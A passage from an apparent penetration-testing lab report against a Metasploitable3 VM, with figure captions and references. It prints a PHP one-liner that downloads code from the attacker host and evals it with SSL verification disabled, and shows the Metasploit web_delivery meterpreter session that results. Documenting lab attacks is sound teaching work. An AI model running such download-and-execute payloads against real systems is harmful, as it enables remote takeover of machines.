root@kali:~# ssh vagrant@192.168.1.129
vagrant@192.168.1.129's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Sun Nov  1 05:08:21 2020 from 192.168.1.140
vagrant@metasploitable3-ubi1404:~$ php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.1.140:8080/V7tppY3wmx', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
msf5 exploit(multi/script/web_delivery) > sessions -i
```

Figure 34. SSH connection from our attacker machine to attacker and run the malicious code in terminal.

Exploit Execution Findings

As you can observe the result from the below image where the attacker has successfully accomplished targets system meterpreter shell, now he can do whatever he wishes to do.

```
msf5 exploit(multi/script/web_delivery) > sessions -i

Active sessions
=====

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
2		meterpreter	php/linux	vagrant (900) @ metasploitable3-ubi1404 192.168.1.140:4444 → 192.168.1.129:45731 (192.168.1.129)

```
msf5 exploit(multi/script/web_delivery) > █
```

Figure 35. Meterpreter Active session.

References:

11. “PHP Meterpreter Web Delivery”, [online]. Available: <https://securitypadawan.blogspot.com/2014/02/php-meterpreter-web-delivery.html>. [Accessed: 15 Oct.2020].
12. C. Campbell,” Powersploit”, Sept 2013, Accessed on Sept 25,2020, [online]. Available: <https://www.pentestgeek.com/penetration-testing/powersploit-invoke-shellcode>. [Accessed: 15 Oct.2020].